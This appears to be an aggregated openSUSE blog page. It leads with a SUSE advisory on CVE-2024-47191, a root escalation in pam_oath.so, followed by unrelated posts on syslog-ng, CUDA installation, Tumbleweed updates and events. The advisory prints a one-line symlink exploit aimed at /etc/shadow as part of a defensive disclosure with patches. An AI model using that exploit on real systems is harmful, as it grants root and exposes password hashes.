
oath-toolkit: privilege escalation in pam_oath.so (CVE-2024-47191)
Table of Contents
- 1) Introduction
- 2) Vulnerability Details
- 3) Embargo Process and Upstream Communication
- 4) SUSE Bugfix
- 5) Upstream Bugfix
- 6) Timeline
- 7) References
- 8) Change History
1) Introduction
oath-toolkit contains libraries and utilities for managing one-time password (OTP) authentication e.g. as a second factor to password authentication. Fellow SUSE engineer Fabian Vogt approached our Security Team about the project’s PAM module. A couple of years ago, the module gained a feature which allows to place the OTP state file (called usersfile) in the home directory of the to-be-authenticated user. Fabian noticed that the PAM module performs unsafe file operations in users’ home directories. Since PAM stacks typically run as root, this can easily cause security issues.
The feature in question has been introduced in oath-toolkit version 2.6.7 (via commit 60d9902b5c). The following report is based on the most recent oath-toolkit release tag for version 2.6.11.
2) Vulnerability Details
The PAM module is typically configured using a PAM stack configuration line like this:
auth [user_unknown=ignore success=ok] pam_oath.so usersfile=${HOME}/user.oath window=20
The expansion logic of the path components ${HOME} or ${USER} is part of the
problematic feature that introduced the security issue.
The PAM module invokes a liboath library function called
oath_authenticate_usersfile() found in liboath/usersfile.c, which manages
all accesses to the usersfile. Privileges are not dropped, and the function is
not aware of the special privileged PAM context. All file accesses in the
function are naive and follow symlinks. The relevant file operations that are
carried out on successful OTP entry are as follows:
- opening of the usersfile via
fopen()for reading (usersfile.c:470). - opening of a lockfile parallel to the usersfile using a filename suffix “.lock” via
fopen()for writing (usersfile.c:332) - locking of the lockfile using POSIX advisory locks via
fcntl()(usersfile.c:350) - creation of a new usersfile parallel to the old usersfile using a filename suffix “.new” via
fopen()(usersfile.c:372) - changing ownership of the new usersfile to the to-be-authenticated user via
fchown()(usersfile.c:394) - renaming of the new usersfile to the old usersfile via
rename()(usersfile.c:411) - unlinking of the previously created lockfile (usersfile.c:423)
If this happens in a PAM stack running as root and the usersfile is located in an unprivileged user’s home directory, then a simple root exploit is possible by placing a symlink like this:
user$ ln -s /etc/shadow $HOME/user.oath.new
This will cause /etc/shadow to be overwritten and its ownership will be
changed to the to-be-authenticated user. The to-be-authenticated user can
obtain full root privileges. No race condition needs to be won and no
pathnames have to be guessed.
3) Embargo Process and Upstream Communication
Fabian Vogt first approached the main upstream author by email. Since we did not
get a reaction for several days, we created a private Gitlab
issue in the upstream project, offering coordinated
disclosure. There was no reaction, thus we decided to handle the embargo and
bugfix ourselves, since we needed a fixed pam_oath module for our products. We
developed a comprehensive patch, described in Section 4) below.
We requested a CVE from Mitre for this issue and they assigned CVE-2024-47191.
As we were preparing to go public, the upstream author got pinged via private channels and reacted to our report, preparing an upstream bugfix release addressing the issue, described in Section 5) below.
Due to time constraints, we have decided to apply our SUSE bugfix to our products for the time being, until we can evaluate the upstream solution in more depth.
4) SUSE Bugfix
We developed a patch within SUSE to address the issue (note that there is an improved version of the patch available by now). The situation for the bugfix is more complex than it might look at first, because many things are unclear or broken in the current source code:
- the PAM module cannot know for sure if the target usersfile is supposed to
be owned by root or by the to-be-authenticated user, or even some unrelated
user. The presence of a
${HOME}path element makes it likely that the to-be-authenticated user is supposed to own the file. The presence of a${USER}element is not that clear, however. - the locking mechanism used in the current source code is broken:
- the usersfile is initially opened for reading and parsed without owning the lock (usersfile.c:470). A parallel task can be about to replace this file with a new version, thus a lost update can occur.
- the lock file is unlinked again after the usersfile has been updated (usersfile.c:423). This breaks when another task is waiting on the now-unlinked lockfile, while a third task arrives, sees no lockfile and creates a new one.
- the lockfile is placed in the user’s home directory, possibly cluttering it. Cases like the home directory being a network file system (NFS, CIFS) would need to be considered. The unprivileged user might also prevent the privileged PAM stack from obtaining the lock, causing a local denial-of-service.
We decided to develop a patch that takes as many use cases as possible into
account, securing all operations while maintaining backwards compatibility.
With the patch, the usersfile path is safely traversed using the *at family
of system calls. Privileges will be dropped to the owner of the usersfile as an
additional security measure. The locking mechanism has been fixed to cover all
accesses to the usersfile. Instead of creating a separate lockfile, the
usersfile itself is used for locking, which avoids cluttering the home
directory. Additional sanity checks are added e.g. world-writable directory
components are denied. The patch employs Linux specific features (e.g. linking
files from /proc/self/fd), thus it no longer works for non-Linux systems. The
patch description and code comments contain more hints about the individual
decisions taken in this patch.
Improved version of the Patch after Discussions in the Community
After detailed discussions on the oss-security mailing list a few shortcomings of the original SUSE patch have been identified:
- the patch lacks logic to drop supplemental group membership, which typically results in the process retaining root group membership. Since the privilege drop in the patch only serves as a hardening this is not critical.
- the patch does not deal with potential hard link attacks. Hard link attacks are difficult to protect from, which is why on SUSE distributions the kernel sysctl “sys.fs.protected_hardlinks” is active by default. This way the kernel prevents dangerous uses of hardlinks.
For completeness we offer an improved patch that addresses these two aspects. The approach taken in the patch - to accept any ownership of the target file - makes it impossible to fully protect against all hardlink attack scenarios, though. This is outlined by Solar Designer in the thread on the oss-security mailing list.
5) Upstream Bugfix
Upstream developed an alternative solution, designed to be more portable and cross-platform. This does not take into account all aspects that we considered in Section 4), but should be sufficient to fix the specific security issue described in this report.
This fix has been released in version 2.6.12 of oath-toolkit. Upstream has also published an associated Security Advisory.
6) Timeline
| 2024-08-08 | Fabian Vogt of SUSE sent an email to the main upstream author, describing the issue. The SUSE Security Team was involved as well. |
| 2024-08-20 | After not receiving any reply by email, we created a private GitLab issue describing the vulnerability and offering coordinated disclosure according to our disclosure policy. |
| 2024-08-28 | SUSE started developing an internal patch for the issue. |
| 2024-09-19 | Our internal patch was getting ready for publication. We added a comment in the private GitLab issue, granting two final weeks of embargo time before we will publish the vulnerability and the patch. We also shared the current patch in the issue. |
| 2024-09-19 | We requested a CVE for the issue from Mitre. |
| 2024-09-20 | Mitre assigned CVE-2024-47191. |
| 2024-09-29 | After being pinged via private channels, the main upstream author reacted to our communication and started preparing a bugfix release. |
| 2024-10-04 | Upstream published release 2.6.12 containing the bugfix. |
7) References
- oath-toolkit repository
- oath-toolkit vulnerable usersfile commit
- oath-toolkit upstream private issue
- SUSE improved bugfix
- SUSE initial bugfix (old version)
- oath-toolkit Security Advisory for CVE-2024-47191
8) Change History
| 2024-10-21 | Added a section about shortcomings in the original SUSE patch and a link to the improved patch. |
 Member
 CzP
CzPFreeBSD audit source for syslog-ng
Two weeks ago, I was at EuroBSDcon and received a feature request for syslog-ng. The user wanted to collect FreeBSD audit logs together with other logs using syslog-ng. Writing a native driver in C is time consuming. However, creating an integration based on the program() source of syslog-ng is not that difficult.
This blog shows you the current state of the FreeBSD audit source, how it works, and its limitations. It is also a request for feedback. Please share your experiences at https://github.com/syslog-ng/syslog-ng/discussions/5150!
Read more at https://www.syslog-ng.com/community/b/blog/posts/freebsd-audit-source-for-syslog-ng

syslog-ng logo

Schedule for openSUSE.Asia Summit is Published
The schedule for this year’s openSUSE.Asia Summit is out and features a diverse lineup of talks highlighting advancements in open-source and with the project.
This year’s event takes place in Tokyo, Japan, and is a two-day event running from Nov. 2 to Nov. 3, that includes talks about technologies involving openSUSE, Fedora, Ubuntu, Debian, AlmaLinux, Rocky Linux, and many other open-source projects.
The summit brings together developers, community members and open-source enthusiasts from around the world to Asia for discussions about Linux distribution updates to security and design.
Fuminobu Takeyama will open the event with a welcome address, which will be followed by a keynote from the company providing the venue, SHIFT Inc.. This will be followed by a talk about What is openSUSE? and talks about the future of Leap and an update about the Geeko Foundation. Trustees from the Geeko Foundation will provide an overview of the foundation’s financial and operational progress as well as providing insights about the use of the Travel Support Program, fundraising efforts and more.
A technical keynote about container and virtualization platforms focusing on openSUSE Leap Micro and a talk about language support for LibreOffice based on specific needs of Chinese, Japanese, and Korean (CJK) users will take place toward the beginning of the summit.
A talk related to secure software packaging and and AI/ML edge computing will provide some great content for attendees on the first day of the summit.
The second day is scheduled to have talks covering areas like the future of desktop Linux, free software in healthcare and geographic information systems using open-source technologies.
Find the schedule at events.opensuse.org.
Installing NVIDIA CUDA on Leap
In a blog post last year Simplify GPU Application Development with HMM on Leap we've described how to install CUDA using the NVIDIA open kernel driver built by SUSE. For this, we utilized driver packages from the graphics driver repository for openSUSE Leap hosted by NVIDIA. This happend to work at the time, as at the time the kernel driver version for the graphics driver happened to be the same as the one used by CUDA. This, however, is not usually the case and at present, therefore this method fails.
NVIDIA CUDA Runtime Installation on openSUSE Leap 15.6 Bare Metal
To recap, CUDA will work with the 'legacy' proprietary kernel driver that has existed for a long time as well as the open driver KMP provided with CUDA. There is also a pre-built driver KMP avaiable on openSUSE Leap (starting with version 15.5). The latter provides the additional perks:
- since it is fully pre-build it does not require an additional tool chain
to complete the build during installation - which the CUDA provided drivers
will install as dependencies.
This helps to keep an installation foot print small which is desirable for HPC compute nodes or AI clusters. - It is singed with the same key as the kernel and its components and thus will integrate seamlessly into a secure boot environment without enrolling an additional MOK - which usually requires access to the system console.
The NVIDIA open driver supports all recent GPUs, in fact, it is required for cutting edge platforms such as Grace Hopper or Blackwell, and recommended for all Turing, Ampere, Ada Lovelace, or Hopper architectures. The the proprietary driver is only still required for older GPU architectures.
The versions of the driver stacks for CUDA and for graphics frequently
differ. CUDA's higher level libraries will work with any version equal or
later to the one these have been released with. This means for instance,
that CUDA 12.5 will run with a driver stack version greater or equal to
555.42.06. The components of the lower level stack - ie. those packages
with the driver generation in their name (at the time of writing G06) -
need to match the kernel driver version.
The component stack for graphics is always tightly version coupled.
To accomodate versions difference for CUDA and graphics, openSUSE Leap
is now providing two sets of NVIDIA Open Driver KMPs: the version targetting
CUDA has the string -cuda prepended before -kmp in the package name.
With this, installing CUDA using the open driver becomes quite simple.
CUDA comes with a number of meta-packages which provide an easy way to install certain aspects while still obeying required dependencies. A more detailed list of these meta packages and their purposes will follow in a future blog. To run applications built with CUDA the only components required are the runtime. If we plan to set up a minimal system - such as an HPC compute node - these are the only components to be installed. They consist of the low level driver stack as well as the CUDA libraries. In a containerized system, the libraries would reside inside the application container.
To install the runtime stack for CUDA 12.9, we would simply run:
# zypper ar https://developer.download.nvidia.com/compute/cuda/repos/opensuse15/x86_64/cuda-opensuse15.repo
# zypper --gpg-auto-import-keys refresh
# zypper -n in -y nv-prefer-signed-open-driver
# version=$(rpm -qa --queryformat '%{VERSION}\n' nv-prefer-signed-open-driver | cut -d "_" -f1 | sort -u | tail -n 1)
# zypper -n in -y --auto-agree-with-licenses \
    nvidia-compute-utils-G06 = ${version} cuda-libraries-12-9
The command above will install the SUSE-built and signed driver. Further changes to the module configuration as described in the previous blog are no longer required.
Now we can either reboot or run
# modprobe nvidia
to make sure, the driver is loaded. Once it's loaded, we ought to check if the installation has been successful by running:
nvidia-smi -q
If the driver has loaded successfully, we should see information about the GPU, the driver and CUDA version installed:
==============NVSMI LOG==============

Timestamp                                 : Mon Aug 12 09:31:57 2024
Driver Version                            : 555.42.06
CUDA Version                              : 12.5

Attached GPUs                             : 1
GPU 00000000:81:00.0
    Product Name                          : NVIDIA L4
    Product Brand                         : NVIDIA
    Product Architecture                  : Ada Lovelace
    Display Mode                          : Enabled
    Display Active                        : Disabled
    Persistence Mode                      : Disabled
    Addressing Mode                       : HMM
...
NVIDIA CUDA Runtime Installation for containerized Workloads
Containerized workloads using CUDA have their highlevel CUDA runtime libraries installed inside the container. The low level libraries are made available when the container is run. This allows running containerized workloads relatively independent of the version of the driver stack as long as the CUDA version is not newer than the version of driver stack used. Depending on what container environment we plan to use, there are different ways to achieve this. We've learned in a previous blog, how to do this using the NVIDIA GPU Operator and a driver container. This does not require to install any NVIDIA components on the container host. The kernel drivers will be loaded from within the driver container, they do not need to be installed on the container host. However, there are other container systems and different ways to install CUDA for K8s.
Set up Container Host for podman
For podman, we require a different approach. For this, kernel driver as
well as the nvidia-container-toolkit need to be installed on the container
host. We need to use the container toolkit to configure podman to set up the
GPU device files and the low level driver stack (libraries and tools)
inside a container.
# zypper ar https://developer.download.nvidia.com/compute/cuda/repos/opensuse15/x86_64/cuda-opensuse15.repo
# zypper --gpg-auto-import-keys refresh
# zypper -n in -y nv-prefer-signed-open-driver
# version=$(rpm -qa --queryformat '%{VERSION}\n' nv-prefer-signed-open-driver | cut -d "_" -f1 | sort -u | tail -n 1)
# zypper -n in -y --auto-agree-with-licenses \
    nvidia-compute-utils-G06 = ${version} \
    nvidia-container-toolkit
Now, we can configure podman for the devices found in our system:
# nvidia-ctk cdi generate --output=/etc/cdi/nvidia.yaml
This command should show INFO as well as some WARN messages but should
not return any lines marked ERROR.
To run containers which use NVIDIA GPUs, we need to specify the device
using the argument: --device nvidia.com/gpu=<device>. Here, <device> may be on individual GPU or - on GPUs that support Multi-Instance GPU
(MIG) - an individual MIG device: ie GPU_ID or GPU_ID:MIG_ID) or all.
We are also able to specify multiple devices:
$ podman run --device nvidia.com/gpu=0 \
    --device nvidia.com/gpu=1:0 \
	...
This uses GPU 0 and MIG device 1 on GPU 1.
We may find the available devices by running:
$ nvidia-ctk cdi list
Set up Container Host for K8s (RKE2)
There are different ways to set up the K8s to let containers use NVIDIA devices. One has been described in a separate blog), however the driver stack can also be installed on the container host itself while still using the GPU Operator. The disadvantage of this approach is that the driver stack needs to be installed on each container host.
# zypper ar https://developer.download.nvidia.com/compute/cuda/repos/opensuse15/x86_64/cuda-opensuse15.repo
# zypper --gpg-auto-import-keys refresh
# zypper -n in -y nv-prefer-signed-open-driver
# version=$(rpm -qa --queryformat '%{VERSION}\n' nv-prefer-signed-open-driver | cut -d "_" -f1 | sort -u | tail -n 1)
# zypper -n in -y --auto-agree-with-licenses \
    nvidia-compute-utils-G06 = ${version}
We need to perform above steps on each node (ie, server, agents) which have an NVIDIA GPU installed. How to continue depends whether we perfer to use the NVIDIA GPU Operator (without a driver container) or just use the NVIDIA Device Plugin container.
with the NVIDIA GPU Operator
Once the previous steps have been completed, we can start the GPU Operator:
OPERATOR_VERSION="v24.6.1"
DRIVER_VERSION="555.42.06"
helm repo add nvidia https://helm.ngc.nvidia.com/nvidia
helm repo update
helm install \
  -n gpu-operator --generate-name \
  --wait \
  --create-namespace \
  --version=${OPERATOR_VERSION} \
  nvidia/gpu-operator \
  --set driver.enabled=false \
  --set driver.version=${DRIVER_VERSION} \
  --set operator.defaultRuntime=containerd \
  --set toolkit.env[0].name=CONTAINERD_CONFIG \
  --set toolkit.env[0].value=/var/lib/rancher/rke2/agent/etc/containerd/config.toml \
  --set toolkit.env[1].name=CONTAINERD_SOCKET \
  --set toolkit.env[1].value=/run/k3s/containerd/containerd.sock \
  --set toolkit.env[2].name=CONTAINERD_RUNTIME_CLASS \
  --set toolkit.env[2].value=nvidia \
  --set toolkit.env[3].name=CONTAINERD_SET_AS_DEFAULT \
  --set-string toolkit.env[3].value=true
We need to set OPERATOR_VERSION to the GPU Operator version we
whish like to use and DRIVER_VERSION to the driver version
we are running.
Now, we are able to see the pods starting:
kubectl get pods -n gpu-operator
The final state should either be Running or Completed.
Now, we should check the logs of the nvidia-operator-validator whether
the driver has been set up successfully
# kubectl logs -n gpu-operator -l app=nvidia-operator-validator
and the nvidia-cuda-validator if CUDA workloads can be run successfully.
# kubectl logs -n gpu-operator -l app=nvidia-cuda-validator
Both commands should return that the validations have been successful.
without the NVIDIA GPU Operator
Alternatively, we can set up NVIDIA support without the help of the GPU
Operator. For this, we will need to create a configuration - much like
for podman - and use the NVIDIA Device
Plugin.
If not done already, we need to install the nvidia-container-toolkit
package, for this:
# zypper -n in -y nvidia-container-toolkit
and restart RKE2:
# systemctl restart rke2-server
on the K8s server or
# systemctl restart rke2-agent
on each agent with NVIDIA hardware installed. This will make sure, the container runtime is configure appropriately.
Once the server is again up and running, we should find this entry in
/var/lib/rancher/rke2/agent/etc/containerd/config.toml:
[plugins."io.containerd.grpc.v1.cri".containerd.runtimes."nvidia"]
  runtime_type = "io.containerd.runc.v2"
[plugins."io.containerd.grpc.v1.cri".containerd.runtimes."nvidia".options]
  BinaryName = "/usr/bin/nvidia-container-runtime"
  SystemdCgroup = true
Which is required to use the correct runtime for workloads requiring NVIDA
harware.
Next, we need to configure the NVIDIA RuntimeClass as an additional
K8s runtime so that any user whose pods need access to the GPU
can request them by using the runtime class nvidia:
# kubectl apply -f - <<EOF
apiVersion: node.k8s.io/v1
kind: RuntimeClass
metadata:
  name: nvidia
handler: nvidia
EOF
Since Device Plugin version 0.15 we need to set a hardware feature label telling the DaemonSet that there is a GPU on the node. This is normally set by the Node or GPU Feature Discovery daemons both deployed as part of the GPU Operator chart. Since we don't use this, we will have to set this manually for each node with a GPU:
kubectl label nodes <node_list> nvidia.com/gpu.present="true"
and install the NVIDIA Device Plugin:
# helm repo add nvdp https://nvidia.github.io/k8s-device-plugin
# helm repo update
# helm upgrade -i nvdp nvdp/nvidia-device-plugin \
  --namespace nvidia-device-plugin --create-namespace \
  --set runtimeClassName=nvidia
The pod should start up, complete the detection and tag the nodes with the number of GPUs available. To verify, we run:
# kubectl get pods -n nvidia-device-plugin
NAME                              READY   STATUS    RESTARTS   AGE
nvdp-nvidia-device-plugin-tjfcg   1/1     Running   0          7m23s
# kubectl get node `cat /etc/HOSTNAME` -o json | jq .status.capacity
{
  "cpu": "32",
  "ephemeral-storage": "32647900Ki",
  "hugepages-1Gi": "0",
  "hugepages-2Mi": "0",
  "memory": "65295804Ki",
  "nvidia.com/gpu": "1",
  "pods": "110"
}
Acknowledgements
Many ideas in this post were taken from the documentation NVIDIA GPUs in SLE Micro.
Further Documentation
NVIDIA CUDA Installation Guide for Linux
Installing the NVIDIA Container Toolkit
Support for Container Device Interface

Media / Fn Keys Not Registering on Framework 13 | Linux

Kraft Version 1.2.2
Kraft (Github) is the desktop app making it easy to create offers and invoices quickly and beautifully in small companies. It is targetted to the free desktop and runs on Linux.
This is the release announcement of the new Kraft version 1.2.2. This is a small service release that fixes a few bugs and CI issues.
Right after this release, the branch with significant changes for Kraft 2.0 will be merged to master. These changes will make Kraft ready for sharing documents across private file clouds and with that enable use cases for distributed use via internet, along with other significant feature updates.
Details about the next big release with version number 2.0 can be read on the Github Discussion page.
Any feedback and contribution is highly appreciated.
POWER for open source enthusiasts: what is coming?
Recently I was at EuroBSDCon, where several participants recognized that I am a POWER guy. And they were right, I have been an IBM POWER Champion focusing on open source software on POWER for the past three years.

Talos II POWER9 mainboard
I got the usual question from people: is there anyone working on an affordable and open source friendly POWER machine? My answer was a definite yes, but also had to admit that I do not know the actual status for any of the projects. I looked around again and did not find any updates for this year. Still, I collected some pointers, as these might be interesting also outside of the BSD community.
- The OpenPOWER foundation has a PowerPI special interest group, which plans to create a small and affordable POWER computer. https://openpowerfoundation.org/
- Raptor Computing announced on Twitter that they are working on new POWER machines, Talos III and Blackbird II: https://x.com/RaptorCompSys/status/1715147706061168822
It is almost the end of the year, so I am not sure if we will see any actual hardware this year, but I hope that we will have at least a couple of announcements before the end of the year.
By the way: if you want an open source friendly POWER machine now Raptor Computing is the place to go. Even if POWER 9 energy efficiency is not the best by today’s standards, they provide fully owner controlled computing using OpenPOWER, which is something completely unique in the world of computers.
Tumbleweed Monthly Update - September 2024
Welcome to the monthly update for Tumbleweed for September 2024! This month, the rolling-release model has kept pace with numerous important updates and bug fixes. PostgreSQL received a major update moving to 17 and text shaping engine harfbuzz had a major update to version 10. Packages like systemd, git, bash and qemu were also updated this month in the rolling release. Various packages saw CVE fixes and desktop components for GNOME and KDE were also updated. As always, remember to roll back using snapper if any issues arise.
Happy updating and tumble on!
Should readers desire more frequent information about snapshot updates, they are encouraged to subscribe to the openSUSE Factory mailing list.
New Features and Enhancements
-
Linux Kernel 6.11.0: The latest update brings reversion of the PCI ACS configurability extension to address an issue bsc#1229019. Key updates in the release include a fix to the block subsystem, resolving how the scheduler is handled in
elv_iosched_local_module. A correction was made in the AMD GPU display driver to address a mistake from a previous revert related to bsc#1228093. Updates also include refreshed ALSA patches to enhance power management blacklist options. The improvements are expected to provide greater stability and performance for various hardware configurations. -
postgresql17: This major release provides key improvements like a revamped memory management system for vacuum, boosting efficiency by reducing memory usage by up to 20x along with optimized processing for high concurrency workloads. Version 17 also enhances query execution with faster processing using B-tree indexes and parallel BRIN index builds. Developers benefit from the addition of the SQL/JSON
JSON_TABLEcommand and expanded MERGE capabilities, as well as a 2x speed improvement in data exports with theCOPYcommand. Logical replication now simplifies major version upgrades by eliminating the need to drop replication slots, improving ease of use in high availability setups. The software package further enhances database security and operational management, with new TLS options, incremental backups, and detailed monitoring tools. -
harfbuzz 10.0.1: Significant fixes were made for the text shaping engine including support for Unicode 16.0.0. The version has a new Application Programming Interfaces that allows clients to customize glyphs when a Unicode Variation Selector isn’t supported by the font, as well as a callback for getting table tags from
hb_face_t. Updates also address pair positioning lookup subtable application for compatibility and ensure subsetting fails if no glyphs are present to prevent silent errors. - GNOME 46.5: gnome-shell now addresses issues with smartcard logins, fixes glitches when quick settings menu animations are interrupted, and resolves problems with new Wi-Fi connections for restricted users. It also ensures required animations remain enabled, fixes display of pending PAM messages on the login screen and plugs memory leaks. Un update of the gnome-software has a reduction in power usage when the main window is closed, along with translation updates..
- KDE Plasma 6.1.5: In Discover, snapType mapping is corrected, and Flatpak now properly reports extensions without errors. KWin addresses several crash scenarios, such as null dereference and input event handling from removed devices. Plasma Desktop includes fixes for keyboard navigation in Kickoff, task list alignment in RTL mode and it has proper handling of background icons and test windows. Plasma Workspace enhances touchscreen interaction, system tray tooltips and clipboard functionality. Additional fixes included targeted crashes in hotplugging and svg rendering, while SDDM KCM improves state management.
- Frameworks 6.6.0: Attica adds CI jobs for Alpine/musl, while Baloo sets up crash handling for baloo_file. New icons are introduced in Breeze. KCoreAddons improves dbus error handling and licensing, and KDeclarative adjusts rendering for better DPI positioning. KIO resolves issues with restoring trash entries and enhances service menu handling. KTextEditor receives performance optimizations and additional C++ porting for sorting and unique functionalities. Kirigami continues to improve icon handling and toolbars, while KNewStuff and KWalletf ocus on making shared actions more reliable and enhancing crash handling.
- KDE Gear 24.08.1: Akademy 2024 Videos are out, but a lot of efforts went into last month’s conference. Akonadi resolves a crash related to query cache eviction and fixes configuration file handling. Dolphin improves usability with fixes for button functionality and file list resizing, while Elisa enhances its Now Playing view and toolbar layout. Itinerary and Kalarm both receive updates for better dark mode handling and audio alarm functionality. Kdenlive addresses multiple timeline and rendering issues, optimized keyframe handling and fixes several bugs related to effects and transitions. Kate adds support for the Odin language in its formatter and Okular now sets tooltips for forms.
Key Package Updates
-
git 2.46.1: A clarification has been made to
git checkout --oursto inform users they need to specify paths, avoiding confusion. An issue withgit add -pfailing for users withdiff.suppressBlankEmptywas corrected. Additionally,git notes add -m '' --allow-emptyno longer improperly invokes an editor, and unnecessary re-encoding operations for tracing have been removed. - qemu 9.1.0: The update introduces new migration capabilities, such as compression offload support via Intel In-Memory Analytics Accelerator (IAA) or User Space Accelerator Development Kit (UADK) and improved postcopy failure recovery. RISC-V architecture also sees support for several extensions, while x86 adds KVM support for AMD SEV-SNP guests and emulation for newer Intel CPU models like Ice Llake and Sapphire Rapids.
- systemd 256.6: This version no longer attempts to restart udev socket units, addressing issue bsc#1228809 where safely restarting socket-activated services and their socket units simultaneously was problematic.
-
pipewire 1.2.4: The update addresses a crash during the cleanup of globals and enhances the
RequestProcessdispatch mechanism. The Simple Plugin API framework now usessystemd-logindto detect new devices. Pulse-Code Modulation device handling is also improved. -
GStreamer 1.24.8: The multimedia framework package improves handling in
decodebin3andencodebinfor better media decoding and smart rendering, respectively. Enhancements for proper viewport resizing when video size changes were made and audio stream enhancements were made for better compatibility with Firefox. There were some stability fixes for wayland including crash prevention and Application Binary Interface corrections. - Mesa 24.1.7: This release continues to support OpenGL 4.6 and Vulkan 1.3, though the version reported depends on the specific driver used. Key bug fixes include resolving issues with smartcard logins, race conditions when generating enums, and artifacts in games such as Black Myth Wukong and DCS World with certain GPUs.
- GTK4 4.16.1: This GTK Scene Graph Kit layer sees speed optimizations for Vulkan operations, reduces startup time by skipping unnecessary GL and Vulkan initialization and fixes a crash related to certain Vulkan drivers. Memory format conversions in GIMP Drawing Kit are now faster. The builder-tool has also been improved for better box conversion.
-
bash 5.2.37: This update has key patches to address issues such as an incorrect handling of quoted text during auto-completion and multibyte character handling in
readline. The update resolves system compatibility withselectandpselectavailability and fixes a parsing issue in compound assignments during alias expansion. A typo in the autoconf test affectingstrtoldavailability when compiled with GNU Compiler Collection 14 was corrected. -
vim 9.1.0718: One notable fix in the text editor resolves issues with personal Vim runtime directory recognition. The update also addresses unnecessary
NULLchecks inparse_command_modifiers()and corrects color name parsing errors introduced in a previous version. Other improvements include updates to syntax highlighting for various file types such as HCL, Terraform, and tmux. Performance improvements were also made to include the more efficient inserting with a count and resolving cursor position crashes.
Bug Fixes
-
curl 8.10.0:
- CVE-2024-8096 may have incorrectly validated certificates using Online Certificate Status Protocol stapling, ignoring certain errors like ‘unauthorized’.
-
OpenSSL:
- CVE-2024-41996 was fixed, which could have allowed remote attackers to trigger costly server-side DHE calculations via public key order validation in Diffie-Hellman.
-
postgresql17
-
CVE-2024-7348 fixes a race condition that could allow attackers to execute arbitrary SQL as the user running
pg_dump.
-
CVE-2024-7348 fixes a race condition that could allow attackers to execute arbitrary SQL as the user running
-
python311: This package fixed a few CVE’s. Here are a couple of fixes
- CVE-2024-4030 had a fix to ensure Unix “700” permissions are applied to secure the directory.
-
tiff 4.7.0:
- CVE-2023-52356 had a segmentation fault allowing remote attackers to trigger a heap-buffer overflow that could cause a denial of service.
- CVE-2024-7006 had a null pointer dereference in that could trigger application crashes and cause denial of service.
-
LibreOffice 24.8.1.2
- CVE-2024-5261 was fixed that disabled TLS certificate verification, allowing improper certificate validation during document processing in third-party components.
-
Mozilla Firefox 130.0.1:
- This release fixes several CVEs. One of the most critical fixes involves CVE-2024-8385, where a WASM type confusion issue could lead to exploitable vulnerabilities. Another significant fix is for CVE-2024-8381, which could trigger a type confusion vulnerability when looking up property names within a “with” block. CVE-2024-8388 fixed an issue where fullscreen notifications could be hidden on Android devices, potentially leading to UI spoofing attacks. Two memory safety bugs, CVE-2024-8387 and CVE-2024-8389, were also patched.
-
apr 1.7.5:
- CVE-2023-49582 had shared memory permissions that could expose sensitive data to local users.
Conclusion
September 2024 brings important updates for Tumbleweed users. Security fixes across packages like PostgreSQL, libtiff, and LibreOffice ensure stability and security. Significant improvements were made in tools like systemd, git, and qemu, enhancing performance and compatibility. Noteworthy updates in PostgreSQL 17 and Harfbuzz 10 also bring major enhancements, contributing to a more robust and refined rolling release environment.
Stay updated with the latest snapshots by subscribing to the openSUSE Factory mailing list. For those Tumbleweed users who want to contribute or want to engage with detailed technological discussions, subscribe to the openSUSE Factory mailing list . The openSUSE team encourages users to continue participating through bug reports, feature suggestions and discussions.
Contributing to openSUSE Tumbleweed
Your contributions and feedback make openSUSE Tumbleweed better with every update. Whether reporting bugs, suggesting features, or participating in community discussions, your involvement is highly valued.
Keeping multiple kernel versions | openSUSE Tumbleweed
Tumbleweed – Review of the week 2024/39
Dear Tumbleweed users and hackers,
This week looked pretty normal for Tumbleweed: we could publish 5 snapshots (0919, 0920, 0922, 0923, and 0924). 0925 was tested but needed to be discarded, as the cURL 8.10.1 update caused issues with libostree/flatpak. The issue could be resolved for Snapshot 0926, which is currently in QA and will likely be shipped over the weekend.
The most relevant changes during this week are:
- libeconf 0.7.3
- bind 9.20.2
- Linux kernel 6.10.11
- Mozilla Firefox 130.0.1
- git 2.46.1
- PostgreSQL 17 as new default (currently shipping PostgreSQL 17 RC1)
- Meson 1.5.2
- perl=Bootloader was renamed to update-bootloader
Staging projects and QA are currently working on – and testing – these changes
- Bash 5.2.37
- cURL 8.10.1 – libostree 2024.8 to address the identified crashes in flatpak
- fwupd 1.9.25
- GStreamer 1.24.8
- GTK 4.16.2
- Linux kernel 6.11.0
- openSSH 9.9p1
- systemd 256.6
- TCL 8.6.15
- PostgreSQL 17.0
- LLVM 19
- Mesa 24.2.x
- Plasma 6.2 (beta)
- timezone 2024b: postgresql test suites fixed
- Audit 4.0
- grub2 change: Introduces a new package, grub2-x86_64-efi-bls; some scenarios do not install the proper branding package
- Change of the default LSM (opted in at installation) to SELinux. AppArmor is still an option, just not the default. This change only impacts new installations
- GNOME 47